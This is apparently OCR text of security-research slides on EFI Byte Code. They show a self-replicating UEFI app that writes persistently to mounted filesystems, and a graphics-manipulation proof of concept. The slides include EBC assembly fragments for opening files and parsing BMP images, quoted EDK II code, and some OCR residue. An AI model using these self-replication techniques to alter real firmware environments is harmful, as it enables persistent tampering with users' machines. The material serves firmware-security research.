
```
;==============================================================================;
;       open target file
; EFI_FILE_PROTOCOL Open Target File \\ebc-4.efi
;
;==============================================================================;
open_targetfile:
                MOVIQW          R3, _targetfilename ;target filename into r4
                ADD64           R3, R1
;****construct stack frame for native API call********
                XOR64           R7,R7
                PUSHN           R7              ;rly just need for alignment
                MOVQ            R7,R0
                XOR64           R5,R5
                PUSH64          R5               ;param 5: attributes (0x0)
                MOVIQQ          R4,8000000000000003h  ;param 4: file openmode
                PUSH64          R4              ;param 4: file openmode
                PUSHN           R3              ; param3: target filename
                PUSHN           R7              ; param2: output fileprotocol ptr, initialized to NULL
                                                ; param2 == r0 (stack addr)
                                                ;   so we return the addr to loc on stack
                PUSHN           R2              ; param1: pointer to rootvolume
                CALL32EXA       @R2,0,8         ; EFI_FILE_PROTOCOL->OpenFile()
;****destroy stack frame********
                POPN            R2
                POPN            R3
                POP64           R4
                POP64           R5
                POPN            R6
                POPN            R2              ; result file handle in r2

;****check EFI_STATUS and handle errors********
                MOVSNW          R7,R7
                CMPI64WUGTE     R7,1            ; Check status == EFI_SUCCESS
                JMP8CS          Exit_Status_0
                CMPI64WEQ       R2,0            ; Check protocol pointer != NULL

;save retrieved EFI_FILE_PROTOCOL pointer to targetfile
                MOVQW           @R1,0,_TargetFile, R2
```

My implementation of the open_targetfile function in EBC UEFI quine

POC 1: UEFI Self-replicating app in EBC

Hardware test:
Aaeon Up Xtreme (x64)




arm64-uefi-exploits — qemu-system-aarch64 ◂ Python poc_arm64.py — 136×45
FS0:\>
POC 1: UEFI Self-replicating app in EBC
qemu-system-aarch64


POC 1: UEFI Self-replicating app in EBC

Results - r/w primitive in DXE

- EBC self-replicating app can make persistent changes to mounted filesystems -> r/w primitive in DXE
- Confirmed working on systems in emulation and on hardware:
  - x64 and aarch64 UEFI firmware images in qemu
  - Aaeon Up Xtreme board (x64 Intel dev board)
- Use an alternate channel — hook EbcLLCALLExNative — to check the values of EBCVM registers after the EBC stack has been copied

POC 2: EBC Graphics POC

POC 2: EBC Graphics POC



POC 2: EBC frnknstn gfx

From UEFI self-rep to UEFI graphics manipulation in the EBCVM

- With a working template to build from, use POC #1 as a template for building up more complex graphics payload EBC programming tasks of POC #2
- Reuse relevant functionality from POC #1:
  - gBS->HandleProtocol(): Retrieve LoadedImageProtocol
  - gBS->HandleProtocol(): Retrieve SimpleFilesystemProtocol
  - SimpleFilesystemProtocol->OpenVolume(): Retrieve Root Volume
  - FileProtocol->OpenFile(): Open Host File

```
open_hostfile:
                MOVQW           R3, @R1,0,_LoadedImg_DeviceHandle ;target filename into r4
;****construct stack frame for native API call********
                XOR64           R7,R7
                PUSHN           R7              ;rly just need for alignment
                MOVQ            R7,R0
                XOR64           R5,R5
                PUSH64          R5               ;param 5: attributes (0x0)
                MOVIQQ          R4,0000000000000003h  ;param 4: file openmode
                PUSH64          R4              ;param 4: file openmode4yy
                PUSHN           R3              ; param3: target filename
                PUSHN           R7              ; param2: output fileprotocol ptr, initializ
                                                ; param2 == r0 (stack addr)
                                                ;    so we return the addr to loc on stack
                PUSHN           R2              ; Parm#1 = pointer to rootvolume
                CALL32EXA       @R2,0,8         ; EFI_FILE_PROTOCOL->OpenFile()
;****destroy stack frame********
                POPN            R2
                POPN            R3
                POP64           R4
                POP64           R5
                POPN            R6
                POPN            R2              ; result handle to file pop'd into r2

                MOVSNW          R7,R7
                CMPI64WUGTE     R7,1            ; Check status == EFI_SUCCESS
                JMP8CS          Exit_Status_0
                CMPI64WEQ       R2,0            ; Check protocol pointer != NULL
```

Reuse open_targetfile from POC#1 for POC#2

POC 2: EBC frnknstn gfx

From UEFI self-rep to UEFI graphics manipulation in the EBCVM

- Translate relevant functionality from my GOPComplex PCI OpRom
  - BMP parsing:
    - BMP header parsing - retrieve BMP header vals needed later for GopBlt: pixelwidth, pixelheight, ImageSize, etc.
  - Retrieve GOP protocol interface
  - SetMode

```
;; filesize=&(BMPheader)+2
;; filesize of michelangeloreanimator0.bmp == 60982 (0xee36)
;; confirmed with offset + 22 in BMPHeader:
;; BMPv3_Header->SizeImage (see https://github.com/corkami/pics/blob/master/binary/bmp3.png)
;; Bmpv3header->SizeImage == 609826 (0xee00)
;; the difference of 0x36 between these two image size values
;; is accounted for by the size of the BMP header itself
;; sizeof(Bmpv3header) == 0x36
;;
allocatepool_bmppixelbuffer:
                XOR64           R3, R3
                MOVQW           R2,@R1,0,_bmpfileheaderbuffer
                MOVSNW          R2,R2,2
                MOVD            R3, @R2             ;save BMPv3_Header->SizeImage
                                                    ; to global var
                XOR64           R4, R4
                MOVIDW          R4, 0x36
                SUB64           R3, R4
                MOVQQ           @R1,0,_bmpimgsize,R3
parse_bmp_header:
                XOR64           R2, R2
                XOR64           R4, R4
                XOR64           R5, R5
                MOVQW           R2,@R1,0,_bmpfileheaderbuffer
                MOVSNW          R2,R2,0x12
                MOVD            R4,@R2
                MOVDD            @R1,0,_pixelwidth,R4
                MOVSNW          R2,R2,4
                MOVD            R5,@R2
                MOVDD            @R1,0,_pixelheight,R5
                MUL64           R4, R5
                MOVQW           @R1,0,_pixelcount,R4
                XOR64           R4, R4
                XOR64           R5, R5
                MOVIQD          R4, 3
                DIV64           R3,R4
                MOVIDW          R5, 4
                MUL64           R3, R5
                MOVDD           @R1,0,_goppixelbuffersize, R3

                CALL32          AllocatePool_buffer
                MOVQ            R4,R2
                MOVQQ           @R1,0,_bmppixelbuffer, R4
```

GOP: Graphics Output Protocol

Drawing to the frame buffer in UEFI

- GOP is to UEFI as INT 10h functions were to Legacy BIOS
- Query/set video modes
- Draw to the framebuffer
  - Now, with bit blitting!

Example 231-Graphics Output Protocol

```
typedef struct _EFI_GRAPHICS_OUTPUT_PROTOCOL EFI_GRAPHICS_OUTPUT_PROTOCOL;

///
/// Provides a basic abstraction to set video modes and copy pixels to and from
/// the graphics controller's frame buffer. The linear address of the hardware
/// frame buffer is also exposed so software can write directly to the video hardware.
///
struct _EFI_GRAPHICS_OUTPUT_PROTOCOL {
  EFI_GRAPHICS_OUTPUT_PROTOCOL_QUERY_MODE QueryMode;
  EFI_GRAPHICS_OUTPUT_PROTOCOL_SET_MODE SetMode;
  EFI_GRAPHICS_OUTPUT_PROTOCOL_BLT Blt;
  ///
  /// Pointer to EFI_GRAPHICS_OUTPUT_PROTOCOL_MODE data.
  ///
  EFI_GRAPHICS_OUTPUT_PROTOCOL_MODE *Mode;
};

extern EFI_GUID gEfiGraphicsOutputProtocolGuid;
```

Source: “23.2 Graphics Output Protocol Implementation,” EDK II Driver Writer’s Guide for UEFI
https://tianocore-docs.github.io/edk2-UefiDriverWritersGuide/draft/23_graphics_driver_design_guidelines/232_graphics_output_protocol_implementation/

POC 2: EBC frnknstn gfx

From UEFI self-rep to UEFI graphics manipulation in the EBCVM

- With a working template to build from, use POC #1 as a template for building up more complex graphics payload EBC programming tasks of POC #2
- Reuse relevant functionality from POC #1
- Translate relevant functionality from my GOPComplex PCI OpRom
- ... reimplement BMP parsing edk2 library function in EBC: TranslateBmpToGopBlt

POC 2: EBC frnknstn gfx

Reimplementing TranslateBmpToGopBlt in EBC

- TranslateBmpToGopBlt:
  - EFI_GRAPHICS_OUTPUT_PROTOCOL ->GopBlt() expects an array of pixel values as 32-bit unsigned ints (Blue, Green, Red, Alpha)
  - BMPv3 image uses 24-bit pixel value representation
- Reimplement required functionality fromTranslateBmpToGopBlt for ebc-frnknstn-gfx.efi:
  - Read BMP pixel values to allocated buffer
  - Convert 24-bit pixel values to 32-bit pixel values

```
/**
  Translate a *.BMP graphics image to a GOP blt buffer. If a NULL Blt buffer
  is passed in a GopBlt buffer will be allocated by this routine using
  EFI_BOOT_SERVICES.AllocatePool(). If a GopBlt buffer is passed in it will be
  used if it is big enough.

  @param[in]       BmpImage      Pointer to BMP file.
  @param[in]       BmpImageSize  Number of bytes in BmpImage.
  @param[in, out]  GopBlt        Buffer containing GOP version of BmpImage.
  @param[in, out]  GopBltSize    Size of GopBlt in bytes.
  @param[out]      PixelHeight   Height of GopBlt/BmpImage in pixels.
  @param[out]      PixelWidth    Width of GopBlt/BmpImage in pixels.

  @retval  RETURN_SUCCESS            GopBlt and GopBltSize are returned.
  @retval  RETURN_INVALID_PARAMETER  BmpImage is NULL.
  @retval  RETURN_INVALID_PARAMETER  GopBlt is NULL.
  @retval  RETURN_INVALID_PARAMETER  GopBltSize is NULL.
  @retval  RETURN_INVALID_PARAMETER  PixelHeight is NULL.
  @retval  RETURN_INVALID_PARAMETER  PixelWidth is NULL.
  @retval  RETURN_UNSUPPORTED        BmpImage is not a valid *.BMP image.
  @retval  RETURN_BUFFER_TOO_SMALL   The passed in GopBlt buffer is not big
                                     enough.  The required size is returned in
                                     GopBltSize.
  @retval  RETURN_OUT_OF_RESOURCES   The GopBlt buffer could not be allocated.

**/
RETURN_STATUS
EFIAPI
TranslateBmpToGopBlt (
  IN     VOID                          *BmpImage,
  IN     UINTN                         BmpImageSize,
  IN OUT EFI_GRAPHICS_OUTPUT_BLT_PIXEL **GopBlt,
  IN OUT UINTN                         *GopBltSize,
  OUT    UINTN                         *PixelHeight,
  OUT    UINTN                         *PixelWidth
  )
{
```

“TranslateBmpToGopBlt” https://github.com/tianocore/edk2/blob/51d273d8c3dbc36f25f3d2af27bef6e01604d90c/MdeModulePkg/Library/BaseBmpSupportLib/BmpSupportLib.c#L80

POC 2: EBC frnknstn gfx

Reimplementing TranslateBmpToGopBlt in EBC


dead: Exhuming EBC”

POC 2: EBC frnknstn gfx

Reimplementing TranslateBmpToGopBlt in EBC


POC 2: EBC frnknstn gfx

Reimplementing TranslateBmpToGopBlt in EBC




POC 2: EBC frnknstn gfx

Reimplementing TranslateBmpToGopBlt in EBC

